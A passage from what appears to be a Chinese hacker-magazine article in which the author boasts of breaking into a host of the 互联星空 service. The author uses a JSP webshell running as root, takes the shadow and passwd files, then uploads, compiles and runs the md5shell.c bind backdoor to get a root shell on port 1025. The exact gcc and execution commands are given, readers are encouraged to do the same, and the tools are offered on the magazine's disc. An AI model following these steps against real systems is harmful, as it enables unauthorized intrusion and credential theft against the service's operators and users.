


图 3




图 4

接下来就好玩了，我开始在“Command Window”功能中执行命令，尽可能多的收集星空主机上的有用信息（图5），竟然发现我现在登录的JSP木马权限为Root（sagi注：大家从图5中看以看到EUID=0这句，EUID指目前发生发生作用的用户权限，euid为0即表示当前为root权限，另外后边的HOME=/root这句，表明当前用户的工作目录为/root目录，在UNIX/Linux系统下，每个用户都有一个默认的不同工作目录，root用户的默认工作目录就是/root，从这两点，基本上可以确定，阿布同学确实得到了对方UNIX/Linux系统的root权限）！！所以很容易的就搞到了对方的Shadow和Passwd这两个文件（sagi注：passwd文件是shadow过的密码文件，实际用处不大，而shadow文件里则保存了系统中所有用户的加密口令），不过我没研究过Linux系统，只是知道这两个文件很重要，所以就一直在我的硬盘里搁着，某天见到一个朋友（听说他对Linux比较熟）就问了他一下，他告诉我让我去下载一个Linux下的Bind后门，我用的是Mixter的md5shell.c（MD5加密的bindshell），用JSP木马将md5shell.c上传了上去（图6），我们来编译它，在JSP木马的“Command Windows”功能版块中执行“gcc –o md5shell /home/jakarta-tomcat-4.1.30/webapps/ROOT/md5shell.c”（图7），然后我们检查一下是否编译成功，OK！成功编译！直接在JSP木马中执行“/home/jakarta-tomcat-4.1.30/webapps/ROOT/md5shell”（图8），我在本机中使用NC或Telnet来连接对方主机的1025端口，就可以得到一个权限为ROOT的shell了（图9）。




图 5




图 6




图 7

整个过程就结束了，这可是我第一次渗透Linux主机哦！没有想到我的处女渗透竟然是互联星空，大家要努力哦！后来发现这个主机上的N多后台管理页面都没有做限制！上次文章中介绍的气象台漏洞，已经做了修补了，可是没有想到这次更严重……这就是我们的互联星空！

（文章中涉及到的工具jsp后门JFolder.jsp、md5shell.c已经收录于光盘中）




图 8

